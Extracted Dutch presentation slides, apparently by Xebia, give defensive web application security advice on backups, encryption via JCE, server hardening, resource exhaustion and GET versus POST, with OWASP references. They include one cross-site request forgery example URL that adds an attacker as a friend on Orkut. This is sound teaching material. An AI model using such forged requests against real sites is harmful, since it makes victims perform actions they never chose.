
- Dagelijks werden backups op een portable harde schijf bewaard en bewaard bij een beheerder thuis.
- De data was niet encrypted; bij een inbraak ligt alle data “op straat”.

- Laat geen andere kanalen tot de data open:
 - Directe toegang tot de database of de files.
- Sla data niet op in bestanden in de document root van de web server.
- Implementeer geen eigen encryptie algoritme maar gebruik JCE (Java Cryptography Extension).
 - Sla sleutels en private keys veilig op.

- De web applicatie draait in een omgeving die ook van invloed is op de beveiliging:
 - Applicatie server en web server.
 - Database server.
 - Operating system en netwerk infrastructuur.
- Vaak voorkomende problemen hierin:
 - Oude versies met bekende beveiligingsgaten.
 - Open beheer interfaces.
 - Default accounts met default wachtwoorden.

- Applicatie haalde veel informatie uit backend content management systemen.
- Eén request aan de voorkant had drie requests naar hetzelfde backend tot gevolg.

- Overdaad aan requests is lastig te detecteren in de web applicatie -> firewalls.
- Pas op enkele requests die systeem zwaar kunnen belasten:
 - CPU: zware zoek opdrachten, JDBC verbindingen.
 - Memory disk ruimte: veel POST of HttpSession data.
 - Zeker voor niet ingelogde gebruikers.
- Test hoe de applicatie zich gedraagt onder hoge load.
- Let ook op het uitsluiten van een gebruiker door zijn wachtwoord te laten blokkeren of een nieuw wachtwoord aan te vragen.



- Orkut is een website voor het bijhouden van netwerken van vrienden en collegae.
- Veel acties in Orkut vinden plaats door op ikoontjes te klikken met URLs als:
`http://www.orkut.com/
addFriend.do?friend=attacker@hotmail.com`
- Deze URL door iemand laten openen kan door een XSS attack, maar ook door een hidden IFRAME, etc.

- Gebruik GET voor queries:
 - Makkelijk te bookmarken voor later.
 - Via email te versturen naar een collega.
- Gebruik POST voor wijzigingen:
 - Kan niet als bookmark opgeslagen worden of per email verstuurd worden.
 - Kan niet per ongeluk herladen worden.
 - Moeilijker via XSS attack uit te laten voeren.
- Spring ondersteunt dit: SimpleFormController, WebContentInterceptor.
- Stuur token met request mee.

- Overzicht van veel voorkomende problemen.
- Kijk verder dan de symptomen, pak deze problemen grondig aan.
- Houdt rekening met deze zaken tijdens het ontwerpen van je web applicatie en gebruik bestaande frameworks waar mogelijk.
- Maar ook tijdens de implementatie en het testen van je web applicatie.

- **OWASP top tien:**
<http://www.owasp.org/documentation/topten.html>
- **Cross-site Request Forgery:**
http://en.wikipedia.org/wiki/Cross_site_request_forgery
- **W3C advisory over GET vs. POST:**
<http://www.w3.org/2001/tag/doc/whenToUseGet.html>
- **George Guninski:**
<http://www.guninski.com/>
- **Xebia:**
<http://www.xebia.com>